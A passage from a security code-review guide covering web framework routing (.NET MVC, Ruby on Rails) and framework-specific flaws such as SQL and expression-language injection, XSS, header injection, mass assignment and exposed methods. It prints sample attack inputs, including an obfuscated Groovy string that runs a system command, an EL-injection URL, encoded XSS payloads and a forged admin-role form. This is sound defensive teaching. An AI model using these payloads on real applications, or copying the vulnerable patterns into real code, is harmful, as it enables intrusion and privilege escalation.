DELETE	/customers/:id	destroy	delete a specific customer

The table above is a mapping between the path and HTTP verb to the invoked controller method. Although you could do the same above with .NET MVC attributes and routing, it does not work like this out of the box. Let's look at an example of a controller called by http://www.ursvr.com/urAppContext/**Home**:

```
namespace Ent.Controllers {
  public class HomeController : Controller {

      public ViewResult Index() {
            //This method is called by
            …
            return View();
      }

      [HttpGet]
      public ViewResult RsvpForm() {
            return View()
      }

      [HttpPost]
      public ViewResult RsvpForm(GuestResponse guestResponse) {
            // TODO: Email guestResponse to the part organizer
            return View("Thanks", guestResponse);
      }
  }
}
```

Which view does the Index() method call? Well it looks at a number of places on the server file system until it finds the first one that matches.

/Views/<ControllerName>/<ViewName>.aspx
/Views/<ControllerName>/<ViewName>.ascx
/Views/Shared/<ViewName>.aspx
/Views/Shared/<ViewName>.ascx
/Views/<ControllerName>/<ViewName>.cshtml
/Views/<ControllerName>/<ViewName>.vbhtml
/Views/Shared/<ViewName>.cshtml
/Views/Shared/<ViewName>.vbhtml

For the example above the <ControllerName> is Home and the <ViewName> is Index. You can fill in the values mentally.

The RsvpForm() method having the [HttpPost] attribute (annotation) returns

```
return View("Thanks", cust);
```

The first parameter to the View constructor is the <ViewName>. So which view file will be loaded? It depends on which of the following that it finds first on the server:

~/Views/**Home**/Thanks.aspx

~/Views/**Home**/Thanks.ascx
~/Views/Shared/Thanks.aspx
~/Views/Shared/Thanks.ascx
~/Views/**Home**/Thanks.cshtml
~/Views/**Home**/Thanks.vbhtml
~/Views/Shared/Thanks.cshtml
~/Views/Shared/Thanks.vbhtml

You can also explicitly reference a specific view file using the following syntax in a controller method:

return **View("~/Views/Other/Index.cshtml");**

Views in .NET MVC use either the standard scriptlet tags or the Razor scripting language to output model attributes on the page.

An example of this is

```
//Index.cshtml looks like
Hello @cust.name
```

The **@**variableName.property notation above is part of a view specific language called Razor. When Razor tries to evaluate the cust.name variable it will search the model objects placed in the View method and then the scoped data transport objects (page, request, session, etc.). The first object that matches will return the value to be displayed. Razor can call C# code directly in **@{** C#_code_statements **}** blocks.

Finding applications artifacts is relatively simple:




Image is from http://msdn.microsoft.com/en-us/library/dd410120.aspx

As you can see from the standard layout, all of the model, controller, and views objects are in easily distinguishable folders. The main folders are then broken up into module folders having the file artifacts in the module folders. Controllers extend a Controller base class. Model objects typically extend a base model class. Although, .NET MVC follows the convention of having the view files called the same name as the controller action method, this behavior can be overridden.

.NET MVC Request Decorators (Controller/Action Wrappers)

.NET MVC provides controller and action method wrappers called filters. These filters are different from JEE filters as they are focused on wrapping controller methods. You can find filters by looking for all of the classes that extend any of the following:

```
System.Web.Mvc.FilterAttribute
      System.Web.Mvc.ActionFilterAttribute
      System.Web.Mvc.AuthorizeAttribute
      System.Web.Mvc.ChildActionOnlyAttribute
      System.Web.Mvc.HandleErrorAttribute
      System.Web.Mvc.RequireHttpsAttribute
      System.Web.Mvc.ValidateAntiForgeryTokenAttribute
      System.Web.Mvc.ValidateInputAttribute
```

Ruby on Rails (RoR)

RoR is probably one of the most popular "convention over configuration" frameworks. Although RoR is architecturally similar to the newer frameworks (controllers are the main entry points that fetch models and forward to views), routing is built upon RESTful principals. Basically URL paths combined with HTTP verbs (GET, POST, PUT, and DELETE) are mapped to controller methods.

HTTP Verb	Path	Action method called on the controller	used for
GET	/customers	index	display a list of all customers
GET	/customers/new	new	return an HTML form for creating a new customer
POST	/customers	create	create a new customer
GET	/customers/:id	show	display a specific customer
GET	/customers/:id/edit	edit	return an HTML form for editing a customer
PUT	/customers/:id	update	update a specific customer
DELETE	/customers/:id	destroy	delete a specific customer

So given the following two methods in an arbitrary controller class, which URLs would invoke them based on the table above:

```
class CustomersController < ApplicationController
  def create    #called with POST HTTP methods
    @customer = Customer.find(params[:cust_id])
    @order = @customer.orders.create(params[:order])
    redirect_to customer_path(@customer)
  end

  def index     #called with GET HTTP methods
    @customers = Customer.all
```

```
    respond_to do |format|
      format.html  # index.html.erb
      format.json  { render :json => @posts }
    end
  end
end
```

So the URL that would invoke either of these URLs is

http://www.ursvr.com/urAppContext/**customers**

The major difference between the two methods is that one is invoked as a HTTP Get request and another is invoked as a HTTP POST. Another thing you might have noticed is that the method names in the controller do not always match the URL. For the most part, you have to memorize the generic table mapping to correlate between the URL and called controller methods

Controllers will forward requests to the a view (*.html.erb) file having the same name as the action method in the controller. So the index() method of CustomersController would call:

/views/customers/index.html.erb

View components in RoR use either the standard scriptlet tags (having embedded Ruby script) or the Rails custom tags to output model attributes on the page.

An example of this is

```
//Index.html.erb looks like
Hello <%= @customer.fname %>
```

The model data that is exposed to the view (through the data transport objects) are the instance variables of the controller class (**@customer, @order, @customers**).

The default forwarding behavior can be overridden with a call to **redirect_to** or **render**.

Here is an example using the render method:

render "/path/to/file/anyware/uploaded_cmdshell.html.erb"

Finding applications artifacts is relatively simple with Ruby on Rails:

```
YourApp/
..../app
........./controller
........./helpers
........./models
........./views
```

```
.............../layouts
..../config
..../db
..../doc
..../lib
..../log
..../public
..../script
..../test
..../tmp
..../vendor
```

As you can see from the standard layout, all of the model, controller, and view objects are in easily distinguishable folders. The main folders are then broken up into module folders having the file artifacts in the module folders. Most controllers classes will extend a ActiveController::Base controller class. Most model objects will extend an ActiveRecord::Base model class.

Ruby on Rails Request Decorators (Controller/Action Wrappers)

Rails calls them filters. You can define filters that run before, after or "around" controller action methods. They can be inherited. So if you set a filter on a base class, the filter will cover all subclasses of the base class. There are three different types of positive (additive) filters: before_filter, after_filter, and around_filter. These filters let you call a method before, after or before and after a particular controller method. RoR also provides three negative (disabling) filters: skip_before_filter, skip_after_filter, and skip_around_filter. Here is an example:

```
class AppController < ActionController::Base

before_filter :require_auth, :only => [ :new, :create ],  :except => [ :register ]

def new
        ...
end

def create
        ...
end

def register
        ...
end

private require_auth
        ...
end
```

You should feel pretty comfortable with web application frameworks. As you now see, many of the frameworks are fundamentally similar and have made improvements along the way. Most of these improvements are tied to trends in the development community. Given your newfound understanding of how web frameworks flow, lets look at the framework specific vulnerabilities that manifest themselves in these applications.

Step 3: Recognizing the Language and Framework Constructs that Can Lead to Vulnerabilities

Before you can identify any of the injection vulnerabilities you need to understand fundamental language constructs which result in vulnerabilities. Let's start with the most basic coding construct, concatenation.

Concatenation

In Java and C# this is pretty straight forward because you see the "+", "+=", append(), or concat() operations. However, in some of the other languages that the web frameworks are built on or in the scripting languages used by the view, this isn't always apparent:

```
//Newer API Java
String sql = String.format("SELECT * FROM customer ORDER BY name OFFSET
%s;", offset);
//Newer API C#
string sql = string.format("SELECT * FROM customer ORDER BY name OFFSET
%s;", offset);

//iBatis
select * from PRODUCT order by $preferredOrder$
```

```
//Groovy
Post.findAll(" from Post as post WHERE post.user.username='${username}'
")
Post.findAll(" from Post as post WHERE post.user.username='" <<
${username} << "' ")
Post.findAll(" from Post as post WHERE post.user.username='" +
${username} + "' ")
```

```
//Ruby
Customer.where("name = '#{params[:name]}'")
Customer.where("name = '" << params[:name] << "'")
Customer.where("name = '" + params[:name] + "'")
```

```
//PHP
query = "SELECT * FROM customer ORDER BY name OFFSET $offset;";
```

```
//or
query = “SELECT * FROM customer ORDER BY name OFFSET “.$offset.”;”;
//or
query = “SELECT * FROM customer ORDER BY name OFFSET “ . $offset . ”;”;
//or
query = implode (‘ ‘, array (‘SELECT * FROM customer ORDER BY name
OFFSET’, $offset , ‘;’));
```

If you look at the examples above you will notice that string concatenation in the scripting based languages(Groovy, Ruby, and PHP) results in an implicit evaluation of code (${var} or #{var}).

Implicit String Evaluations

Although, not the case in statically typed languages (Java and C#), strings in most of the scripting based languages have the ability to implicitly evaluate code.

You could define a variable string and the following would execute code (Groovy GString):

def y = “Some string: ${Runtime.getRuntime().exec('touch test.tmp')}”;

Pretty obvious right well you could also obfuscate the code and it would still work:

def y =
“\u0024\u007b\u0052\u0075\u006e\u0074\u0069\u006d\u0065\u002e\u006
7\u0065\u0074\u0052\u0075\u006e\u0074\u0069\u006d\u0065\u0028\u002
9\u002e\u0065\u0078\u0065\u0063\u0028\u0027\u0074\u006f\u0075\u006
3\u0068\u0020\u0074\u0065\u0073\u0074\u002e\u0074\u006d\u0070\u002
7\u0029\u007d”;

Right, this is an attack that could only be carried out by insiders but you get the idea.

So lets go through the standard vulnerabilities but from a Frameworks perspective.

SQL Injection

You can search up SQL injection and the language of your choice and you will see examples. But the key thing to determine when your framework application is vulnerable is looking for concatenation in the user provided query string. Often times the syntax for querying data using prepared statements is different on each platform but identifying concatenation is the key. If you saw the following example and were aware how variables are concatenated into strings you would have a jump on determining that SQL injection existed.

```
Post.findAll(" from Post as post WHERE post.user.username='${username}'
")
```

Another thing to keep in mind is that most SQL injectable methods in ORM and model frameworks have the word “query”, “sql”, “execute”, “where” or “find” in them.

```
session.createQuery(“…”);
Object.find(“…”);
```

Then there are some really weird instances like iBatis:

```
<statement id="getProduct" resultMap="get-product-result">
select * from PRODUCT order by $preferredOrder$
</statement>
```

Remember that concatenation is the key.

Command Injection (Expression Language Injection)

When looking at a standard app you just have to look at the standard ways in which a language can execute system commands and then look for concatenation or the user passing the whole command to the application code. I am not going to cover command injection from a language perspective, as there are number resources out there that already do that. Just Google a programming language and “execute system commands”. This talk is about how **frameworks** can execute system commands.

One of the sneaky things about frameworks is they can add additional behavior and entry points to an application in unsuspecting locations. One common location is in the evaluation of templates or script binding by the view technologies. Evaluation of templates encompasses the process by which user data is concatenated with a template and written to a file in an executable format (*.asp, *.jsp, *.gsp, *.php, etc.) or when the user’s input is merged in-memory with a template through a rendering engine (Razor Engine), GString, format string, etc. then evaluated. Script binding is the process by which the view layer scripting language is evaluated for use in one context (specifying object attribues to bind) but an attacker uses the other features of the scripting language to execute arbitrary code.

An example of an in-memory merging of user data with a template is the Razor engine.

```
string name = Request[“username”];
string template = "Hello @Model.Name! Welcome ” + name + “!";
string result = Razor.Parse(template, new { Name = "World" });
```

In this case “name” could include Razor executable code with **@{ code… }** blocks. In other cases before Razor engine, the .NET template engine only accepted file paths to merge with model data so developers wrote the **template** string (in the above code) to a file and then rendered the file as an *.aspx or *.cshtml.

Script binding relates to how frameworks like Struts 2 and Spring MVC did auto binding of request parameter names into server object attributes.

When a view renders a model object, the model object can have other model objects in its references.

<input type="text" name="order.orderLine.quantity" value="10" />

When the value 10 is sent to the server it is tied to the request parameter "order.orderLine.quantity". "order.orderLine.quantity" is a EL expression used to match against a data structure on the server. It says to get a reference to an order object by calling a getOrder() method. Then on the returned object call getOrderLine(). Then on that returned object call setQuantity(10). The code was taking a request parameter value and passing it to a method that directly evaluates EL code. Attackers used this to pass in URLs like

http://www.ursvr.com/urAppContext/cont?**@java.lang.System@exit(1)**=10

Because the framework makes the assumption that request parameters are always valid EL, the code is executed.

Make sure that you understand how frameworks evaluate their view scripting languages. Make sure that those method calls do not directly evaluate templates that are built with user data or untrusted data. For more information on this issue see the excellent work done by Stefano Di Paola and Arshan Dabirsiaghi in Expression Language Injection (http://www.mindedsecurity.com/fileshare/ExpressionLanguageInjection.pdf). Meder Kydyraliev does an excellent job of explaining the remote code execution possibilities in Milking a horse or executing remote code in modern Java frameworks (*www.troopers.de/wp-content/.../TR11_Meder_**Milking_a_horse**.pdf*).

Parameter Tampering

Parameter tampering allows a user to view another person's data by modifying a URL or other HTTP attribute (cookie value, header, etc.). Given the following URL:

http://ursrv.com/urAppContext/loanApp?loanId=123

If a user could modify the URL to:

http://ursrv.com/urAppContext/loanApp?loanId=321

and see another person's loan information you have parameter tampering.

This is usually a big problem with frameworks because the model interactions and scaffolding code patterns facilitate this vulnerability. Auto generated code for the find() methods looks similar to the following:

```
class LoanAppController < ActiveController::Base

      def show
            @loanApp = LoanApps.find (params[“loanId”]);
            …
      end

end
```

The loanId passed in by the user can retrieve any of the loan applications. A non-vulnerable code block would look like the following:

```
class LoanAppController < ActiveController::Base

      def show
            …
            @loanApp = @current_user.loanApps.find (params[“loanId”]);
            …
      end

end
```

The code above utilizes the user's access rights to look up loan applications.

Path Manipulation (File Disclosure)

Path manipulation occurs when an attacker can control file paths or concatenate to file paths within the application and pass in "../" or "..\" to traverse the file system. Usually file paths are used by the application for a wide variety of processing options. Again you can look up the language specific APIs used to access files using our trusty friend Google so I am not going to focus on those. Instead I am going to focus on framework related path manipulation issues.

A majority of the path manipulation findings in web framework related code is related to how controllers forward requests to views. All of the following are examples of how applications can forward to views and specify arbitrary file paths:

```
//Spring MVC and Groovy on Grails
return new ModelAndView( untrustedPathSegmentVar, …);

//Struts 1
return new ActionForward (untrustedPathVar, …);

//In Struts 2 struts.xml file where url is an Action attribute
<result name="redirect" type="redirect">${url}</result>

//In Struts 2 Action class annotation where url is an Action attribute
```

```
@Result(location="${url}")

//Rubu on Rails
render params[“forwardPath”]

//.NET MVC
return View(untrustedPathVar);

//Zend PHP
this -> _forward($untrustedPathVar, …);

//J2EE
<jsp:include path=”untrustedPathVar” />
RequestDispatcher rd = new RequestDispatcher(untrustedPathVar);
rd.forward()
```

The problem with these are that they can disclose well know application configuration files (web.xml, applicationContext.xml, etc.) and other files (db-confg.properties) on the file system in the browser. They also can execute files (*.jsp, *.gsp, *.asp, *.cshtml, *.vbhtml, *.aspx, *.ascx, *.html.erb, *.jspf, *.jspx) that are known to be executable via the server infrastructure. Dinis Cruz originally discovered this vulnerability in the Spring MVC framework and other frameworks have followed suit. For more information see http://diniscruz.blogspot.com/2011/07/two-security-vulnerabilities-in-spring.html.

XSS

XSS is pretty much the same in framework-based apps but frameworks try to help solve the problem. Frameworks provide custom tags that render model attributes to html pages but default to HTML encoding output attributes. This resulted in many developers turning off the default encoding in other contexts where HTML encoding was not appropriate or where developers needed to output HTML tags (<b>, <i>, <u>, etc.).

The following tags do HTML encoding by default:

```
//.NET MVC
<%:  var  %>
@var

//Struts
<bean:write name=”description” />

//JSTL and Spring MVC
<c:out value=”customer.description” />

//Ruby on Rails only
<%= var %>
h(var)
```

The following tags normally do HTML encoding but have the encoding flag turned off:

```
<bean:write filter="false" name="description" />

<c:out  escapeXml="false" value="customer.description" />

//Ruby on Rails
<%= @var.html_safe %>
<%= raw @var %>
```

The following tags don't do HTML encoding at all:

```
//All frameworks except Ruby on Rails
<%= customer.description %>

//.NET MVC
@Html.Raw(customer.description)
@MvcHtmlString.Create(ViewBag.HtmlOutput)
@(new HtmlString(ViewBag.HtmlOutput))

//Spring MVC, Struts, Groovy on Grails
${var}

//PHP
echo $var
```

I want to stress that HTML encoding alone is not sufficient to stop XSS in all contexts. All of the following are still executable even though the output is HTML encoded because the browser will reverse encode the HTML encoded values at runtime:

HTML encoding in a URL context (the payload is "javascript:alert(123)"):

```
<a href="
&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;&#x61
;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x31;&#x32;&#x33;&#x29;">Click Me</a>
```

HTML encoding in a JavaScript event handler (the payload is "javascript:alert(123)"):

```
<a href="#" onclick="
&#x6a;&#x61;&#x76;&#x61;&#x73;&#x63;&#x72;&#x69;&#x70;&#x74;&#x3a;&#x61
;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x31;&#x32;&#x33;&#x29;">Click Me</a>
```

If your application is outputting XHTML then the following will still pop even though all of the javascript code is HTML encoded (the file extension must be *.xhtml or the content type has to be set to "application/xhtml+xml"):

```
<?xml version="1.0" encoding="UTF-8"?>
```

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
    <head>
        <title>TODO supply a title</title>
        <script type="text/javascript">
&#x61;&#x6c;&#x65;&#x72;&#x74;&#x28;&#x31;&#x31;&#x29;</script>
    </head>
    <body>
        <div>TODO write content</div>
</body>
</html>
```

The xhtml script example above is a bit obscure but another way to execute HTML encoded input in a <script> context is through alternate encodings.

For example, many of the tags which HTML encode data, only encode a subset of characters (alpha numeric values are NOT HTML encoded due to expansion and size issues i.e. “a” -> “a” a six fold increase). Often times, “\” is not included as well. JavaScript allow hex encoded characters to represent code so the attacker can turn:

<script>alert(123)</script>
into:

\x3c\x73\x63\x72\x69\x70\x74\x3e\x61\x6c\x65\x72\x74\x28\x31\x32\x33\
x29\x3c\x2f\x73\x63\x72\x69\x70\x74\x3e\x3c\x2f

It this string is passed to a JavaScript DOM method that renders HTML, it will pop. So in addition to everything else, you need to know which characters are encoded by the HTML encoding library or tag that you are using.

I can only belabor the point that HTML encoding alone will not mitigate XSS in all contexts and cannot be trusted as a complete solution to XSS. Many of the books out there state this and it is unfortunately false. You need input validation and contextual output encoding (contextual output encoding (i.e. HTML encoding, URL encoding, HTML Attribute encoding, CSS encoding, and Script encoding in their appropriate contexts) to completely mitigate XSS.

For more information see
https://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet and
https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet.

HTTP Header Injection

Again you can Google the standard language APIs that add and set HTTP headers and cookies but this talk is focused on frameworks. When reviewing web

framework based application code for HTTP Header Injection vulnerabilities you are looking at two primary locations. The first is framework code which wraps standard APIs to set header values. And again, you can look this up. But the second location is a bit subtle. Again, in the interaction between the controller and view, the controller has the option of redirecting the user through an HTTP 302 redirect or a server side forward. If the URL used to build the location header attribute is composed on untrusted input, a header injection attack can occur. An attacker can inject a carriage return line fee (\u000d\u000a) into the input to execute a HTTP Header Injection attack or HTTP Response Splitting attack. Lets go over some examples:

```
//Spring MVC and Groovy on Grails
return new ModelAndView ("redirect:" + untrustedData, …);

//Ruby on Rails
redirect_to untrustedData

//Struts 1 Second param is redirect
return new ActionForward (untrustedData, true)

//Struts 2 where url is a public attribute of the called action instance
@Result(location="${url}", type="redirect")

//.NET MVC
Controller.Redirect(untrustedData);

//Zend PHP
this -> _redirect($untrustedData, …);
```

We've covered a good core of the data flow based vulnerabilities. Let's now look at the non-dataflow based vulnerabilities.

Step 4: Finding Non-dataflow Based Vulnerabilities in Framework Based Applications

Dataflow vulnerabilities dealt with tracing untrusted data from its entry point into the system (controllers) through the model and business logic classes to the view. Non-dataflow based vulnerabilities have little to do with tracing data flows. Instead, they are primarily concerned with the inherent ways that frameworks work and standard web application vulnerabilities as presented through the framework. Examples of vulnerabilities associated with the ways that frameworks work are request parameter binding to model objects (mass assignment), file upload and download issues, Cross Site Request Forgery (CSRF), Authentication/Authorization Bypass, Race Conditions, Exposed Objects, Unsafe Configuration Options, Information Leakage, Framework Architectural Flaws, and Password Policies.

Request Parameter Binding to Model Objects (i.e. Mass Assignment)

Before, web frameworks applications would use methods like the following to get each and every request parameter:

```
String fname = request.getParameter("fname");
String lname = request.getParameter("lname");
String address1 = request.getParameter("address1");
…
```

With the advent of frameworks you could have a controller class and action handler method as follows:

```
public class CustomerController : Controller {

        public updateCustomer (Customer c) {
                …
                _customRepository.saveCustomer(c);
        }

}
```

The web framework will auto populate the Customer object's fields based on matching request parameter names because Customer is a parameter to the action handler method.

```
public class Customer : EntityObject {

        //fields which are persisted to the database…
        public string Fname { get; set; }
        public string Lname { get; set; }
        …
}
```

A URL like the following will update the Fname and Lname attributes of the Customer object with the corresponding request parameters.

http://ursvr.com/urApp/Customer/updateCustomer?Fname=John&Lname=Doe

Because Customer extends EntityObject we know that the Customer class is a model object.

Model Objects

Model objects are an object-oriented representation of database entities. They provide convenience methods to load, store, update, and delete associated database entities. Hibernate and LINQ are examples of Object Relational Mapping (ORM) frameworks that help you build database-backed model objects.

Auto-binding of Request Parameters to Objects

Many web frameworks make life easier for developers by providing a mechanism for binding request parameters into request bound objects based on matching request parameter names to object attribute names (having public getter and setter methods).

Identifying the Problem

If you are using ORM classes as your request bound objects you probably have a mass assignment problem. Also, if you are only blacklisting (possible in .NET MVC) or whitelisting the wrong columns, this could still be a problem.

Framework	**Identifying the Problem**
Struts 1	Model Objects as ActionForms
Struts 2	"ModelDriven" Objects or Action attributes that are Model Objects
Spring MVC < 2.5	Model Objects used as Command Objects
Spring MVC 2.5+	Model Objects used as Controller method parameters
.NET MVC	Model Objects used as Controller method parameters or calls to TryUpdateModel(modelObjectInstance) or UpdateModel(modelObjectInstance)
Ruby on Rails	Request parameters directly bound into model attributes using @modelInstance.update_attributes(params[:model]) or @modelInstance = Model.new(params[:model])
Groovy on Grails	new ModelObject(params) or x = new ModelObject(); x.properties = params

Where Developers Assumptions Go Wrong

When developers create web pages to update model objects they typically provide a subset of the model attributes as <input> fields in the HTML form page.

Assume that your ORM entities include Customer and Profile:

```
@Entity
public class Customer {
      private long id;
      private String fname;
      private String lname;
      @OneToOne
      private Profile profile;
      …
      //public getter and setters omitted for brevity

}

@Entity
public class Profile {
      private long id;
      private String username;
      private String password;
      private String role;
      private String publicKey;

      //public getter and setters omitted for brevity
}
```

The corresponding HTML form that updates the Customer information looks like:

```
<form action"/updateCustomer" method="post" >
      <input name="customer.fname" />
      <input name="customer.lname" />
      …
</form>
```

The developer makes an assumption that user will not know the schema of the database or attributes of the model object which are updated by the `<form>` above. The problem is that database schema information is leaked in the other pages of the application from input name attributes or can be guessed (password, role, etc.). So an attacker could create additional parameters to the form post such that the request would look like the following:

```
<form action"/updateCustomer" method="post" >
      <input name="customer.fname" />
      <input name="customer.lname" />
      …
      <input name="customer.profile.id"
value="attacker_determined_value" />
      <input name="customer.profile.role" value="ROLE_ADMIN" />
      <input name="customer.profile.publicKey" value="xxxx…" />
</form>
```

The attacker may update an existing profile (change another user's password) or add a new record (in the profile table) with attacker controlled values or update any arbitrary field in the customer table.

Addressing the Problem

Make sure you whitelist the request parameter names used to update model objects. Or utilize one of the following secure model binding mechanisms:

Framework	Secure Model Binding Mechanism
Rails	attr_accessible
.NET MVC	[Bind(Include="columnName")] and [Bind(Exclude="columnName")] attributes
Grails	Grails-safebindable plug-in
Spring MVC	DataBinder.setAllowedFields()
Other Frameworks(Struts 1 & 2, etc.)	Avoid request bound model objects

With the other frameworks, it is probably better to not use model objects as request-bindable objects. Instead, manually copy over the values until these frameworks come up to speed with implementing a solution.

File Upload and Download Issues

The java and .NET web frameworks typically are pretty good about blocking path traversal attacks when files have "../" or "..\" in their name. In my personal testing I have only found a PHP file upload package vulnerable to path traversal. The main issue with file upload and downloads in framework applications is their lack of limiting extensions which can render view content.

For example, a java based framework application may check that *.jsp, *.exe, *.dll, and other obvious files cannot be uploaded but there are different types of JSP files like *.jspf and *.jspx which are allowed. The same goes for .NET where they check for check for *.asp, *.aspx, *.cshtml, and *.ascx but forget *.vbhtml. Depending on the deployed platform--other file extensions could be executable (*.shtml, *.stm, and *.shtm are examples of server side includes).

Of course, don't forget to check the standard file upload issues: limiting the file size, scanning for viruses, downloading files as attachment vs inline, etc.

CSRF

Jeremiah Grossman looks to have done a good job in getting the word out about this problem and most frameworks have an out of the box solution for this.

Struts 1 has the Struts token. Struts 2 has the token interceptor. .NET MVC as the HTML.AntiForgeryToken() method and its corresponding [ValidateAntiForgeryToken] attribute. Ruby on Rails has the `protect_from_forgery` method. Groovy on Grails has the `grails-anticsrf-plugin`.

The typical way that anti-CSRF solutions are implemented is by having a custom tag, method, or filter that generates and stores a random token which will be used in sensitive operations (think account transfers). The generated token is output in a hidden field in the form body. The user fills in the form and submits the form and the token back to the server. The server component reads the token value from the form post and compares it to the value it stored when generating the form. If the token is missing or does not match then a CSRF attack has occurred and the server can deny the request.

Spring MVC is kind of the odd ball out, in that it does not have native CSRF protection. But most of the apps I have seen use OWASP ESAPI's anti-CSRF functionality.

Just make sure app is using some CSRF mitigation consistently.

Authentication/Authorization Bypass

This is where the knowledge of the location of the filters, action wrappers, and interceptors are going to come in handy. Many of the framework-based apps make use of filters, action wrappers or interceptors to check authentication and/or authorization roles.

There are two things you are primarily looking for in the application code. First, if they are using annotations (attributes in the .NET world) to check roles or authentication statuses, make sure they are applied consistently across all the methods of the application's controller methods. You will need to get a list of privileged methods and kind of have to use your gut instinct on this one. For example, if you see a method on an AdminController class which looks like:

```
public void updateUserPassword(String username, String newPassword) {
…
```

And it is missing the [AdminOnly] attribute on the method then you know you got a problem.

Second, you will want to look in the filter code for developer authentication/authorization bypass code. Often times the developer is developing the application in an environment where they don't have the security infrastructure

(LDAP, Netegrity, etc.) set up. In order to test the app, developers add backdoors to the application. Sometimes it is as simple as a request parameter being set to a specific value (dev=true). But the result is turning off all security or granting access to the application as a super user.

Race Conditions

Although race conditions can occur in singleton code within a web framework, this is primarily an issue with Struts 1. Struts 1 made all action classes singletons. If you had and Action class which stored the current user as an instance variable then you could have occurrences where one user would see another user's data.

We will revisit this issue when we talk about inter-framework interactions.

Exposed Objects

Exposed Objects typically manifest themselves in three ways. The first is when framework controller classes expose public methods externally. So if you have the following controller:

```
public class SensitiveController : Controller {

	public string internalOrAdminMethod(…) {
		…
	}
	public string execute() {
		…
	}

}
```

You will be able to call the internal method with the following URL:

```
http://www.ursrv.com/urAppContext/sensitive/internalOrAdminMethod
```

The second is when the framework is trying to facilitate Action class method reuse or simulate "convention over configuration". For example, Struts 2, supports Dynamic Method Invocation where a user could call any method in an Action class using a "**!**" bang operator. Struts 2 is a framework which needs explicit configuration (struts.xml file or annotations) to enable Action method request handing.

```
@Action("/sensitive")
public class SensitiveAction extends ActionSuport{

	public String internalOrAdminMethod(…) {
		…
	}
	public String execute() {
```

```
            …
        }

}
```

Using the "**!**" bang operator gives the attacker the ability to call any method in the Action (simulating convention over configuration). So if the above class were a Struts 2 Action we could use the following URL to invoke the internal method:

```
http://ursrv.com/urAppContext/sensitive!internalOrAdminMethod.action
```

What makes this worse is that the internal method is called with the validations and authorization checks of the execute() method--not the actually invoked method (internalOrAdminMethod). Usually the execute() method is called by non-privileged or lower privilege users. Using this method allows a user to call any method in an Action with their existing privileges (think privilege escalation).

The final way is when a framework they use allows exposed remote objects. We will talk about this more in the inter-framework vulnerabilities section.

Insecure Framework Configuration

Struts 2 has a devMode which is configured in the struts.xml with the following:

```
<constant name="struts.devMode" value="true" />
```

Ruby on Rails by default logs all requests and the parameters sent by the request. You can turn off certain fields with the following:

```
config.filter_parameters << :password
```

Groovy on Grails logs all requests as well (in development mode unless explicitly turned off) but you can turn it off with:

```
grails.exceptionresolver.params.exclude = ['password', 'creditCard']
grails.exceptionresolver.logRequestParameters = false
```

Spring MVC doesn't have a development mode.

PHP has register globals.

There are obviously more configuration options which you should check. This is left as an exercise for you to get more familiar with the framework you are reviewing.

Information Leakage

There are many ways in which an application built on a framework can leak information. You have the password login error messages, HTML comments in rendered pages, etc. But the most important is the error pages configured by the framework. Many times the default and revealing framework error pages are left in production. Make sure that the error page that is displayed does not giving out information which can be used by an attacker to fingerprint the application. In addition, error pages have been the source of XSS because they output the URL or request parameters which caused the error. Finally, verify that framework related view tags generate an "autocomplete=false" attribute in sensitive input fields (SSN, account number, credit card number, PIN, password, etc.) to keep the browser from caching previously entered values.

Framework Architectural Flaws

This might sound like I am picking on a particular framework but I am just noting framework structures which will naturally lead to vulnerabilities in this particular framework's application code.

